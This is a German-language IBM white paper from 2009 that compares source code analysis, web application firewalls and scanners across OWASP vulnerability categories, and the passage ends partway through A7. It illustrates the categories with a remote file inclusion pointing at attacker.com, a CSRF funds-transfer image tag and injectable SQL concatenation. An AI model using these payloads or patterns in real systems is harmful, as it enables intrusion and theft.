Dezember 2009

Das richtige Tool für die richtige Aufgabe

Eine Report Card für Tools zur Anwendungssicherheit

IBM

Inhalt

Inhalt (Forts.)

Kurzübersicht

In den 80er Jahren bestimmten Schlagwörter wie „War Dialing“ und „Phone Phreaking-Attacken„ die Schlagzeilen. In den 90er Jahren standen Web-Defacement und das allgegenwärtige E-Mail-Virus im Mittelpunkt des Interesses. In den zurückliegenden sieben Jahren waren zunehmend Diebstähle von Identitätsdaten und Probleme beim Datenschutz festzustellen. Seit 20 Jahren schon steht bei den Unternehmen der Schutz des Unternehmensnetzwerks im Mittelpunkt, aber erst in den letzten zehn Jahren wurde deutlich, dass der Netzwerkzugriff das zentrale Problem darstellt. Das Netzwerk ist lediglich Mittel zum Zweck. Das eigentliche Sicherheitsrisiko war schon immer der Zugriff auf die nicht öffentlichen Daten und die Anwendungen oder Geschäftsfunktionen, bei denen Daten verarbeitet werden. Nicht öffentliche Daten und Geschäftsanwendungen sind anfällig für Angriffe von außen und am meisten gefährdet, wenn es zu Angriffen auf das Unternehmensnetzwerk kommt.

Das richtige Tool für die richtige Aufgabe

Für diese Zwecke wurden verschiedene Anwendungssicherheitstools entwickelt, um das Unternehmen vor Bedrohungen durch nicht sichere Anwendungen zu schützen. Welche Entscheidungskriterien setzt ein Unternehmen bei der Wahl der richtigen Tools bei einem von kontinuierlichem Wandel geprägten Thema wie der Anwendungssicherheit an, um die Risiken für die Unternehmensumgebung durch nicht sichere Anwendungen zu minimieren? Gleichermaßen wichtig ist auch die Frage, wie, wann und von wem diese Tools am

effizientesten eingesetzt werden. Dieses White Paper geht im Detail auf die gängigsten Tools ein, die in diesem Bereich eingesetzt werden:

- Firewalls für Webanwendungen
- Webanwendungsscanner
- Quellcodeanalyse

Jedes Tool wird in Bezug auf seine Wirksamkeit gegen kritische Schwachstellen bewertet und verglichen. Als Basis hierfür dienen die im Rahmen des Open Web Application Security Project (OWASP) festgelegten zehn wichtigsten Schwachstellen. Eine so genannte Report Card unterstützt die Unternehmen bei der Ausarbeitung ihrer individuellen Strategie zur Anwendungssicherheit durch fundierte Informationen zu jedem Tool: Methodischer Ansatz bei der Behebung von Sicherheitslücken, Effizienz und Effektivität bei der Beseitigung von datenspezifischen Sicherheitsbedrohungen durch Anwendungen usw.

Vorbeugung gegen Schwachstellen oder Erkennung von Sicherheitsrisiken

Es werden zwei grundsätzliche Kategorien unterschieden, in die alle Produkte zur Anwendungssicherheit fallen: Vorbeugung gegen Schwachstellen oder Erkennung von Sicherheitsrisiken. Dabei ist zu beachten, dass bei diesem White Paper Produkte, deren Funktionen Vorbeugung durch Erkennung ermöglichen, ebenfalls in die Kategorie „Erkennung von Sicherheitsrisiken“ eingestuft wurden.

Viele Unternehmen ziehen eine proaktive, vorbeugende Strategie einer eher reaktiv ausgerichteten, erkennungsbasierten Strategie vor. Es muss jedoch klar und deutlich hervorgehoben werden, dass kein Ansatz zur Anwendungssicherheit den gewünschten Erfolg bringen wird, wenn keine Vorbeugungs- und Erkennungsmaßnahmen implementiert werden. Dabei das richtige Gleichgewicht und den erforderlichen Investitionsaufwand zu finden, ist eine individuelle Entscheidung, die die Unternehmen je nach Sicherheitsrisiko und Budget treffen müssen.

Firewalls für Webanwendungen gehören zur Kategorie „Erkennung von Sicherheitsrisiken“. Der primäre Zweck einer Firewall ist das Erkennen und Blockieren ungültiger und bösartiger Anforderungen an Ihre Webanwendung. Manche argumentieren, dass Firewalls auch vorbeugenden Charakter haben. Firewalls sind zwar in der Lage, einen gewissen Prozentsatz an fehlerverdächtigem Datenverkehr zu blockieren, jedoch muss klar zwischen Produkten für die Erkennung von Fehlern und Produkten für die reine Vorbeugung unterschieden werden.

Eine gute Lösung zur Vorbeugung gegen Schwachstellen ist in der Lage, eine Schwachstelle zu finden und zu eliminieren, bevor aus der Schwachstelle ein echtes Sicherheitsproblem wird. Firewalls für Webanwendungen bieten diese Vorteile nicht. Vielmehr reagieren Firewalls auf eingehenden Webdatenverkehr, der bestehende Schwachstellen nutzt. Echte Vorbeugung kann es nur dann geben, wenn die vorhandene Schwachstelle behoben wird und somit von Eindringlingen nicht genutzt werden kann.

Webanwendungsscanner und Quellcodeanalyseprogramme sind im Grunde genommen Vorbeugungslösungen. Solche Scanner und Analyseprogramme kommen zum Einsatz, bevor Schwachstellen im Web offengelegt werden, und ermöglichen somit eine definitive Elimierung vorhandener Risiken. Diese Tools bieten jedoch keine Erkennungsfunktionen für Sicherheitsrisiken in einer täglich genutzten Umgebung.

Im Detail lassen sich die Tools (sowohl für Erkennung als auch Vorbeugung) nur verstehen, wenn man sich den zugrundeliegenden Quellcode näher anschaut. Wie bei einem manuellen Bewertungsansatz zur Softwaresicherheit gilt auch hier: Je umfassender Sie statische Sicherheitstests für Anwendungsquellcode einsetzen, desto detailliertere Einblicke erhalten Sie. Zudem besteht ein Gleichgewicht zwischen dem Zeitaufwand für die Untersuchung des Sicherheitsstatus einer Anwendung und dem Ermitteln der geeigneten Kombination aus automatisiertem und manuellem Ansatz. Einige Erkennungsmechanismen sind für den kurzfristigen, sofortigen Schutz durchaus geeignet.

Hierzu folgendes Beispiel: Sie haben zahlreiche Sicherheitslücken festgestellt, die durch entsprechende Vorbeugemaßnahmen (statische Analysen) behoben werden können. Sie können jedoch nicht alle Sicherheitslücken sofort beheben, weil Ihnen die Zeit oder die Ressourcen fehlen. Deshalb nutzen Sie eine kurzfristige Lösung (beispielsweise eine Firewall für Webanwendungen oder eine gezielt angepasste Regeldefinition), bis der Code behoben und mithilfe von Quellcodeanalysefunktionen überprüft wurde.

Umfang der Messungen

Um einen präzisen und fairen Vergleich dieser Technologien zu gewährleisten, werden in diesem White Paper Tools auf der Basis der Top-10-Sicherheitslücken des OWASP (http://www.owasp.org/index.php/OWASP Top_Ten_Project) miteinander verglichen. Zudem kommen bei diesem Vergleich fünf weitere kritische Sicherheitslücken zur Anwendung, um die Vergleichskategorien für die Benchmark zu vervollständigen.

- A1 – Cross-Site Scripting (XSS)
- A2 – Injection Flaws
- A3 – Malicious File Execution
- A4 – Insecure Direct Object Reference
- A5 – Cross-Site Request Forgery (CSRF)
- A6 – Information Leakage and Improper Error Handling
- A7 – Broken Authentication and Session Management
- A8 – Insecure Cryptographic Storage
- A9 – Insecure Communications
- A10 – Failure to Restrict URL Access

Mithilfe der OWASP-Informationen lassen sich die Risiken im Zusammenhang mit den heutigen Webanwendungsumgebungen aufdecken. Bei jedem Verfahren zur Anwendungssicherheit sollten jedoch ebenfalls Diskussionen zur Erkennung und Verminderung von Risiken zu folgenden Kategorien geführt werden.

- B1 – Application Runtime Configuration
- B2 – Buffer Overflows
- B3 – Web Services
- B4 – Malicious Code
- B5 – Custom Cookies or Hidden Fields

Bevor wir in die Diskussion einsteigen, wie mit jedem dieser Tools für die Anwendungssicherheit Sicherheitsrisiken aus jeder dieser Kategorien erkannt und minimiert werden können, muss zunächst die ideale Vorgehensweise bei der Diskussion der Schwachstelle selbst festgelegt werden. Zudem muss geklärt werden, wie jedes dieser Tools ein Sicherheitsrisiko erkennt und minimiert. Dieses White Paper enthält eine Beurteilung der Wirksamkeit jedes Tools in diesem Zusammenhang. Diese Bewertung hilft Ihnen dabei, die richtige Mischung aus Tool und Prozess zu finden, um diese Sicherheitsrisiken gezielt und zum Vorteil des Unternehmens anzugehen.

Die Report Card

Jedes Tool wurde in jeder genannten Kategorie neben einer ausführlichen Erläuterung zur Behebung vorhandener Sicherheitslücken mit einem grafischen Gütefaktor versehen. Diese Gütefaktoren sind am Ende des Berichts in einer Report Card zusammengefasst. Die Gütefaktoren sind im Einzelnen:

Fähigkeit, Sicherheitslücken zu bearbeiten	Gütefaktor
Sehr gut	●
Gut	◉
Befriedigend	○
Mangelhaft	⊗

A1 – Cross-Site Scripting (XSS)

Cross-Site Scripting ist eine der vorherrschendsten Angriffsvarianten bei Webanwendungen. Sie bietet Angreifern ähnlich viele Vorteile, wie sie auch bei einem Pufferüberlauf zu finden sind. Sie lässt sich relativ einfach implementieren und kann dazu führen, dass der Client-Browser beliebig clientseitigen, vom Hacker kontrollierten Script-Code ausgibt. Das Ziel eines XSS-Angriffs ist die Fähigkeit, die Kontrolle über die Anwendungssitzung eines Benutzers zu erlangen oder eine Phishing-Attacke auszuführen.

Bei den effektivsten Tools werden Eingabeparameter, die für XSS-Angriffe anfällig sind, hervorgehoben und gezielt Positionen innerhalb des Anwendungscodes aufgezeigt, an denen sich der gefährdete Code befindet. Die mit Bestnoten bewerteten Tools sind in der Lage, durch eine minimale Anpassung der Konfiguration Cross-Site Scripting zu erkennen und zu verhindern.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
●	○	○
Durch eine Quellcodeanalyse lassen sich detaillierte Informationen zur Vermeidung von Sicherheitslücken (einschließlich der Codezeile mit der Sicherheitslücke) ermitteln.	Firewalls für Webanwendungen geben nur die anfällige URL und die jeweiligen Parameter an. Die meisten Firewalls erfordern angepasste Regeln, um mit Ausnahme der grundlegenden XSS-Angriffe alle anderen XSS-Attacken ermitteln zu können.	Webanwendungsscanner geben nur die anfällige URL und die jeweiligen Parameter an. Daher können Anpassungsmaßnahmen durch den Benutzer erforderlich sein, um alle anfälligen Formularfelder zu finden.

A2 – Injection Flaws

Injektionslücken (oder Injection Flaws) stellen ebenfalls eine der häufigsten Angriffsvarianten gegen aktuelle Webanwendungen dar. Bei solchen Angriffen befindet sich im Quellcode ein Interpreter, der Daten aufnimmt und diese Daten als Code behandelt. Werden die Daten ohne ordnungsgemäße Prüfung übergeben, fügt ein heimtückischer Benutzer den bösartigen Programmcode in diesen Interpreter ein. Ziel solcher Attacken sind häufig die Übernahme oder Vernichtung nicht öffentlicher Daten.

Eine SQL-Injection ist die gängigste Form von Injection Flaws. Bei einer SQL-Injection fügt der Angreifer Daten über ein verfügbares Benutzereingabefeld ein und versucht, diese Daten von der Datenbank als zusätzlichen SQL-Befehlstext interpretieren zu lassen. Von dieser Angriffsart gibt es uneingeschränkt viele Varianten. Webanwendungen ermöglichen Benutzereingaben ohne weitere Überprüfung. Diese Daten sind somit praktisch immer anfällig gegen solche Injectionattacken. Die besten hierfür geeigneten Tools verfolgen und markieren alle Stellen in einer Anwendung, wo Benutzereingaben erfolgten bzw. – ein noch wichtigerer Aspekt – wo sie vorhanden sind.

A2.1 – SQL Injection

Eine SQL-Injection ist ein Verfahren, mit dem sich SQL-Datenbankbefehle des Benutzers injizieren lassen, um die Kontrolle über die vom SQL-Interpreter ausgeführten Befehle zu erlangen. In manchen Fällen kommt es zu Iterationen bei Attackenzeichenfolgen, um letztendlich eine fehlerfrei formatierte SQL-Zeichenfolge zu erstellen, die eine SQL-Injectionattacke auslöst. Wenn die Anwendung Details zum tatsächlichen Datenbankfehler ausgibt, die dem Angreifer die Möglichkeit geben, die Syntax zu optimieren, wird dies in der Regel als „normale SQL-Injection“ bezeichnet. Eine „blinde SQL-Injection“ bezieht sich in der Regel auf Situationen, in denen die Anwendung keine Details zum Fehler bereitstellt, sondern eine allgemeine Fehlernachricht ausgibt. Der Angreifer muss daher eine Reihe von Anforderungen ausführen und versuchen, eine positive und negative Antwort von der Anwendung zu erhalten. Sehr häufig ist der Angreifer in der Lage, direkt von der Datenbank gesendete Fehlernachrichten zu interpretieren (normale SQL-Injection). Dies ist jedoch nicht erforderlich, um diese Art von Angriff durch eine „blinde SQL-Injection“ erfolgreich durchzuführen. Der Angreifer kann stattdessen eine Reihe von SQL-Injection-Versuchen durchlaufen, bis seine Attacke erfolgreich ist. Risiken und Ergebnisse sind bei beiden Injectionarten (normal und blind) identisch.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
●	○	◐
Durch eine Quellcodeanalyse lassen sich detaillierte Informationen zur Vermeidung von Sicherheitslücken (einschließlich der Codezeile mit der Sicherheitslücke) ermitteln.	Firewalls für Webanwendungen geben nur die anfällige URL und die jeweiligen Parameter an. Die meisten Firewalls erfordern angepasste Regeln, um mit Ausnahme der grundlegenden Angriffszeichenfolgen alle anderen Angriffszeichenfolgen ermitteln zu können.	Webanwendungsscanner sind in der Lage, eine SQL-Injection zu erkennen. Die hierbei verwendeten Verfahren weisen jedoch eine sehr hohe Rate an falsch positiven Werten auf.

A2.2 – XML Injection (XPath und XQuery)

Mit XPath und XQuery können Abfragen für XML-Dokumente ausgeführt werden. XQuery bietet relationale Datenspeicher für die darin enthaltenen Informationen. Daher sind XPath und XQuery anfällig für Angriffe, bei denen dieselben Verfahren wie bei einer SQL-Injection zur Anwendung kommen. XML-Injections sind praktisch eine andere Art von Injectionattacke, bei der statt der tatsächlichen Datenbank XML-Dateien als Datenspeicher fungieren. Faktoren wie Position und Inhalt der XML-Datei gewinnen dann an Bedeutung, wenn die Risiken im Zusammenhang mit XML-Injections in Betracht gezogen werden. XML-Injections kommen durch die zunehmende Nutzung von Web-Services, bei denen in großem Umfang XML-Datenströme verarbeitet werden, immer häufiger vor. XML-Injections lassen sich mithilfe von Anwendungsfirewalls oder Webanwendungsscannern nur schwer automatisch erkennen und erfordern in der Regel manuelle Eingriffe. Bei Webanwendungsscannern können Sie häufig nur einen Blindtest ohne Einblicke in die tatsächlichen APIs durchführen, was zu einer merklich höheren Ausgaberate von falschen positiven Werten führt. Das Verständnis der verwendeten APIs sowie der Quelle der Daten, die von diesen APIs verwendet werden, ist eine grundlegende Voraussetzung für eine präzise und fundierte Problemlösung.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungsscanner
●	○	○
Durch eine Quellcodeanalyse lassen sich detaillierte Informationen zur Vermeidung von Sicherheitslücken (einschließlich der Codezeile mit der Sicherheitslücke) ermitteln.	Firewalls für Webanwendungen geben nur die anfällige URL und die jeweiligen Parameter an. Nicht alle Firewalls unterstützen die Überprüfung von XML-Datenströmen. In einigen Fällen empfiehlt sich der Einsatz eines separaten XML-Gateways.	Webanwendungsscanner geben nur die anfällige URL und die jeweiligen Parameter an. Daher können Anpassungsmaßnahmen durch den Benutzer erforderlich sein, um alle anfälligen Formularfelder zu finden.

A2.3 – LDAP Injection

LDAP wird in Unternehmen häufig für die Verwaltung von Benutzerkonten, für Authentifizierungszwecke und für die Vergabe von Berechtigungen eingesetzt. Wenn Ihre Webanwendung LDAP verwendet, müssen die Anwendungsscanner in der Lage sein, das zugehörige Protokoll zu verstehen. Eine LDAP-Injection kann in Situationen auftreten, in denen von einem Benutzer ungültig gemachte Daten in LDAP-Abfragen oder LDAP-Filtern verwendet werden. Das LDAP-System kann dadurch dem heimtückischen Benutzer erlauben, das gesamte LDAP-System abzufragen und Zugriff auf die darin enthaltenen Daten zu erlangen.

Obwohl diese Angriffsart nicht sehr gängig ist, ist eine solche Sicherheitslücke in der Anwendung genauso schwerwiegend wie eine Injectionattacke. Das Verständnis der verwendeten APIs sowie der Quelle der Daten, die von diesen APIs verwendet werden, ist eine grundlegende Voraussetzung für eine präzise und fundierte Problemlösung.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungsscanner
●	◉	○
Durch eine Quellcodeanalyse lassen sich detaillierte Informationen zur Vermeidung von Sicherheitslücken (einschließlich der Codezeile mit der Sicherheitslücke) ermitteln.	Firewalls für Webanwendungen geben nur die anfällige URL und die jeweiligen Parameter an. Die meisten Firewalls erfordern angepasste Regeln, um mit Ausnahme der grundlegenden LDAP-Attacken alle anderen Attacken ermitteln zu können.	Webanwendungsscanner geben nur die anfällige URL und die jeweiligen Parameter an. Daher können Anpassungsmaßnahmen durch den Benutzer erforderlich sein, um alle anfälligen Formularfelder zu finden und eine angepasste LDAP-Bearbeitung zu ermöglichen.

A2.4 – Command Injection

Command Injections stellen eine der ernsthafteren Varianten injectionspezifischer Sicherheitslücken dar, bei denen Angreifer beliebige Systembefehle ausführen können (in der Regel mit höheren Berechtigungsstufen). Bei solchen Attacken

erhält der Benutzer in der Regel kaum verwertbare Rückmeldungen. Daher kann nur sehr schwierig festgestellt werden, ob eine Attacke erfolgreich war oder nicht.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
●	○	⊗
Die Quellcodeanalyse ist die wirksamste Methode, Command Injection-Attacken zu finden und zu verhindern. Jeder ausgeführte Systembefehl wird identifiziert. Die Benutzerdaten werden verwendet und der Befehlstext wird protokolliert.	Firewalls für Webanwendungen bieten einen gewissen Schutz gegen bekannte Command Injections. Die Unterstützung ist jedoch eingeschränkt, da bekannt sein muss, ob das Feld für solche Attacken anfällig ist. Sie ist darüber hinaus auf webspezifische Eingaben begrenzt. Andere, nicht webspezifische Schnittstellen zu einem Back-End-System sind nach wie vor gefährdet.	Webanwendungs-scanner geben nur die anfällige URL und die jeweiligen Parameter an. Daher können Anpassungsmaßnahmen durch den Benutzer erforderlich sein, um alle anfälligen Formularfelder zu finden. Es ist äußerst schwierig, festzustellen, ob die Attacke erfolgreich war, da die Ausführung des Befehls auf dem externen System häufig sehr abstrakt erfolgt und auf der Benutzeroberflächene bene unbekannt ist.

A2.5 – AJAX Injection

AJAX-Injections stellen einen relativ neuen Attackentyp dar, der bisher noch nicht sonderlich verbreitet ist. Da AJAX jedoch immer häufiger eingesetzt wird, könnten diese Attacken in Zukunft gefährlich werden. Eine AJAX-Injection ist ein clientbasiertes JavaScript und XML-Framework. Die serverseitige Anwendung, die diese Anforderungen verarbeitet, handhabt solche Anforderungen nicht anders als eine normale HTTP-GET- oder POST-Anforderung. Die Ursache der meisten Sicherheitsprobleme im Zusammenhang mit AJAX-Technologien liegt in der zunehmenden Tendenz der Entwickler, immer mehr Daten zu speichern. Hierzu gehören häufig auch vertrauliche Daten auf der Clientseite. Die Entwickler erkennen dabei offensichtlich nicht, dass heimtückische Benutzer auf diese Daten und Funktionen zugreifen können. Dieses Problem verschlimmert sich, wenn die Anwendung sensible Daten clientseitig als Antwortnutzdaten (Response Payload) speichert und dann ein XSS-Flaw auf diese Daten zugreift und sie an den Angreifer sendet. Besondere Vorsicht ist bei Daten geboten, die auf dem Client gespeichert sind, und bei ungeschützten Funktionen auf einem Client.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
○	⊗	◉
Über eine Quellcodeanalyse lassen sich die Stellen ermitteln, bei denen Benutzerdaten geprüft werden müssen (jedoch nicht geprüft werden) und Clientdaten liefern. Die meisten Lösungen in diesem Bereich unterscheiden dabei nicht zwischen AJAX- und regulären HTTP-Anforderungen.	Firewalls für Webanwendungen unterscheiden nicht zwischen AJAX- und HTTP-Anforderungen. AJAX-Anforderungen sind ausschließlich clientbasiert (domänenübergreifende Anforderung durch Nutzung eines Proxys). Viele dieser Anforderungen sind für den Server nicht sichtbar.	Webanwendungs-scanner, die zusammen mit statischen Analysetools eingesetzt werden, bieten eine optimale Erkennung und ein Höchstmaß an Schutz.

A3 – Malicious File Execution

Malicious File Execution, also die bösartige Ausführung von Dateien, ist ein sehr gängiges Attackenmuster für PHP-Anwendungen. Bei dieser Attackenart kann der Angreifer interpretierte oder ausgeführte Inhalte von der Hosting-Anwendung hochladen. Dies kann zu einer Beeinträchtigung des gesamten Web-Servers, zu Web-Defacement und Root-Kit-Installationen führen sowie viele andere Arten von Sicherheitsproblemen nach sich ziehen, da der Code des Angreifers auf dem gefährdeten System ausgeführt wird.

Eine einfache Form einer solchen Attacke lässt sich wie folgt darstellen:

<?php include($hidden_user_skin).”skins”.”php”); ?>

In diesem Beispiel passt der Web-Server Endbenutzerfunktionen über einen versteckten Parameter für die Auswahl der Oberfläche an, für die sich der Benutzer entschieden hat. Ändert ein Angreifer das verdeckte Feld $hidden_user_skin in http://attacker.com/exploit.php?, bewirkt der Angreifer, dass der Web-Server beliebigen Code ausführt, der vom Angreifer gesteuert wird. Der bösartige Programmcode wird von einer vom Angreifer gesteuerten Position hochgeladen und auf dem Zielserver ausgeführt.

Bei allen Tools, die diese Fehlerkategorie feststellen,ist es besonders wichtig, dass sie alle Stellen, an denen Benutzereingaben ohne ordnungsgemäße Prüfung direkt referenziert werden, detailliert angeben.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
○	○	◉
Über eine Quellcodeanalyse können die Stellen ermittelt werden, an denen Benutzerdaten geprüft werden müssen. Nicht alle derzeit verfügbaren Lösungen unterstützen jedoch PHP (Hypertext Preprocessor). In Situationen, in denen PHP nicht offiziell als Sprache unterstützt wird, ist es möglich, musterbasierte Analyseregeln zu definieren, um nach diesen potenziellen Sicherheitslücken zu suchen.	Firewalls für Webanwendungen können diese Art von Attackenmuster erkennen. Diese Regeln müssen jedoch für jede Webanwendung individuell angepasst werden. Firewalls für Webanwendungen schützen nicht generell gegen alle Formen einer solchen Attacke.	Webanwendungs-scanner, die zusammen mit statischen Analysetools eingesetzt werden, bieten eine optimale Erkennung und ein Höchstmaß an Schutz.

A4 – Insecure Direct Object Reference

Wenn eine Anwendung absichtlich oder unabsichtlich Zugriff auf interne Objekthandles ermöglicht, führt dies zu einem Sicherheitsrisiko für die Datenbestände. Dieser Fall tritt ein, wenn Primärschlüssel von Datenbanken vom Benutzer als Eingabeparameter verwendet werden. Sehr häufig nutzen heimtückische Benutzer diese Attacken, um auf geschützte Daten zuzugreifen. Dies hängt davon ab, welche Objektreferenz auf ein direktes Objekt betroffen ist. Geeignete Best Practices sind sicherlich, niemals Datenbankschlüssel direkt für die Objektreferenzierung zu verwenden, sondern auf eine relative ID-Map zurückzugreifen, die nur auf Daten im Kontext des Benutzers verweist.

Beispiel:

http://bobs.shopping.com/accountInfo.jsp?userId=5

Handelt es sich hier um eine Anforderung zum Abrufen der Accountinformationen für einen bestimmten Benutzer, muss ein Angreifer nur den Parameter für die Benutzer-ID ändern.

Wenn der serverseitige Code wie folgt codiert ist:

String userId = request.getParameter(„userId“);
String query = „SELECT * FROM users WHERE userId=’“+userId +„’“;


Der serverseitige Code ist möglicherweise anfällig für eine SQL-Injection. Selbst wenn die zugrundeliegende Anforderung parametrisierte Abfragen verwendet, kann der Angreifer in den Besitz der Accountinformationen für jeden Benutzer im System gelangen.

Wie in Abschnitt **A3** ist es auch hier bei jeder Lösung wichtig, dass alle Stellen erkannt werden, die Eingaben abrufen, und die Eingabe bis zu ihrem endgültigen Ziel verfolgt werden kann, um diese Attacke zuverlässig erkennen zu können.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
◉	○	○
Über eine Quellcodeanalyse lassen sich alle Stellen feststellen, bei denen Benutzerdaten geprüft werden müssen. Bei Verwendung von Datenflussanalysen und Visualisierungstechnologien wissen Sie immer, wo die Daten letztendlich ankommen. Bei der Analyse werden die anfälligen Bereiche besonders hervorgehoben.	Firewalls für Webanwendungen können diese Art von Attackenmuster erkennen. Diese Regeln müssen jedoch für jede Webanwendung individuell angepasst werden und schützen nicht generell gegen solche Attacken. Die besten Firewalls bieten Optionen wie Bereichswertangabe und erzwungene Typidentifizierung (Type Identification Forcing), bei denen nur gültige Parameter und Werte akzeptiert werden.	Webanwendungs-scanner, die zusammen mit statischen Analysetools eingesetzt werden, bieten eine optimale Erkennung und ein Höchstmaß an Schutz. Solche Scanner erfordern in der Regel eine manuelle Bearbeitung der Eingabeparameter der Anwendung, um solche Attacken erkennen zu können.

A5 – Cross-Site Request Forgery (CSRF)

CSRF ist eine Attackenform mit verheerenden Auswirkungen, die auf der Vertrauensbeziehung einer Anwendung zum Client basiert. Wurden für Anwendungen keine speziellen Maßnahmen zur Vermeidung einer CSRF-Attacke unternommen, sind die Anwendungen in den meisten Fällen sehr anfällig gegen diese Attacken.



Im vorliegenden Szenario meldet sich das Opfer (Alice) bei ihrem Bankkonto an und besucht, ohne sich bei ihrem Bankkonto wieder abzumelden, eine bösartige Site, die sich die Vertrauensbeziehung zwischen Alice und ihrem Bankkonto zunutze macht. Durch eine einfache, für Alice nicht erkennbare Anforderung kann bei jedem Besuch der bösartigen Site durch Alice der Zugriff auf deren Bankkonto so erfolgen, als wäre der die Anforderung sendende heimtückische Angreifer Alice.

Folgendes Beispiel soll dies verdeutlichen:

<img src=„https://trusted.banksite.com/transferFunds?FromAccount= [kontonummer_von_alice]&amount=1000&toAccount= [kontonummer_des_angreifers]“>

In diesem Fall besteht die Möglichkeit, dass Alice ungewollt Geld auf das Konto des Angreifers überweist.

Sie müssen wissen, dass keines der Tools CSRF-Attacken auf einfache Weise erkennen kann, auch wenn die Erkennung einer XSS-Attacke dazu beitragen kann, die Möglichkeit einer CSRF-Attacke aufzudecken. Dies allein ist jedoch noch nicht beweiskräftig, da CSRF auch ohne XSS vorkommen kann (dies gilt auch umgekehrt). Sobald XSS-Sicherheitslücken vorliegen, wird es deutlich schwieriger, CSRF-Attacken zu verhindern.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
⊗	⊗	⊗
Die Identifizierung von XSS-Schwachstellen besagt noch lange nicht, dass auch CSRF-Attacken erkannt werden. Die Erkennung einer XSS-Schwachstelle reicht nicht aus, um CSRF-Attacken vollständig abzudecken. Die Unterstützung durch Quellcodescanning ist begrenzt.	Firewalls für Webanwendungen bieten verschiedene Funktionen zur Reduzierung von CSRF-Risiken, wie z. B. Überprüfung der HTTP-Herkunftsadresse, Erzwingen von Formular- und Parameterverschlüsselung, sowie einige andere Verfahren. Die verschiedenen Schutzmaßnahmen sind anbieterabhängig und müssen für jede Umgebung in der Regel manuell konfiguriert werden.	Auch wenn Web-Scanner CSRF-Erkennung bieten, vereinfacht die niedrige Ausgaberate von falschen positiven Werten bei XSS-Attacken die Erkennung potenzieller CSRF-Attacken. Ein Kombination aus Web-Scanner, manuellen Penetrationstests und Webanwendungsscannern ist der beste Ansatz zur Erkennung dieser Attacken.

A6 – Information Leakage and Improper Error Handling

Diese Schwachstelle stellt ein weitaus größeres Problem dar, als sich Unternehmen vorstellen. Selbst etwas so Unkritisches wie eine Fehlernachricht kann einem Angreifer die Informationen zuspielen, die er braucht, um seine Attacke zu optimieren. Dies kann z. B. die Version der verwendeten Datenbank, ein Stack-Trace mit sensiblen Informationen oder eine Protokolldatei mit Debugnachrichten und sensiblen Daten sein, die möglicherweise seit Jahrzehnten auf Platte gespeichert waren. Ein sehr gutes Beispiel hierfür ist die Attacke bei CardSystems, Inc.© in 2005. Sensible Daten wurden protokolliert, um unberechtigte oder unvollständige Transaktionen zu testen und Fehler zu beheben.
Der Angreifer war in der Lage, diese Datenbestände wiederherzustellen und auf mehr als 40 Mio. Datensätze zuzugreifen. Hierbei muss betont werden, dass weder ein Webanwendungsscanner noch eine Firewall für Webanwendungen diese Attacke erkennen kann. Nur über eine Quellcodeanalyse, bei der die gesamte Ausgabe erkannt wird, können solche Sicherheitslücken markiert werden, um sie letztendlich schließen zu können.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
⊙	⊗	⊗
Über die Quellcodeanalyse kann eine falsche Fehlerbehandlung umfassend erkannt werden, da in vielen Fällen nicht die gesamte Fehlerbehandlung direkt an den Benutzer einer Webanwendung gesendet wird.	Firewalls für Webanwendungen bieten hierfür einige Funktionen für das Interpretieren oder Abfangen von Fehlernachrichten (innerhalb der Antwort), die von der Anwendung gesendet werden. Diese Funktionen sind jedoch bei dieser Attackenform nicht besonders hilfreich.	Webanwendungs-scanner bieten mehr Nutzen als eine Firewall für Webanwendungen. Die Scanner interpretieren zwar viele Arten von Fehlern, die von Webanwendungen zurückgegeben werden, sind jedoch leider nur auf die Fehler beschränkt, die an den Benutzer zurückgegeben werden.

A7 – Broken Authentication and Session Management

Das Fehlen geeigneter Kontrollmechanismen beim Authentifizierungs- und Sitzungsmanagement in einer Anwendung führt zu zahlreichen schwerwiegenden Schwachstellen wie Sitzungsübernahme (Session-Hijacking) und Berechtigungseskalation (Privilege Escalation). In Webanwendungen kann die Nichtüberprüfung des Benutzers während der Sitzung dazu führen, dass der Benutzer auf Bereiche der Anwendung zugreifen kann, die für einen anderen Benutzer mit einer anderen oder höheren Berechtigungsstufe reserviert sind.

Die Aufdeckung einer beschädigten Authentifizierung erfolgt am besten mithilfe einer Kombination aus manuellen Penetrationstests und Quellcodeanalysen. Quellcodeanalysen helfen, alle Einstiegspunkte einer Webanwendung zu erkennen und zu überprüfen, ob eine Benutzerberechtigung erfolgte. Bei manuellen Penetrationstests werden die Ergebnisse der Quellcodeanalyse dazu verwendet, auch andere, für Attacken anfällige Bereiche neben Bereichen mit entsprechender Berechtigung zu überprüfen. Dies sind Bereiche, bei denen eine solche Berechtigung fehlt, um die Zuverlässigkeit des Designs sicherzustellen.
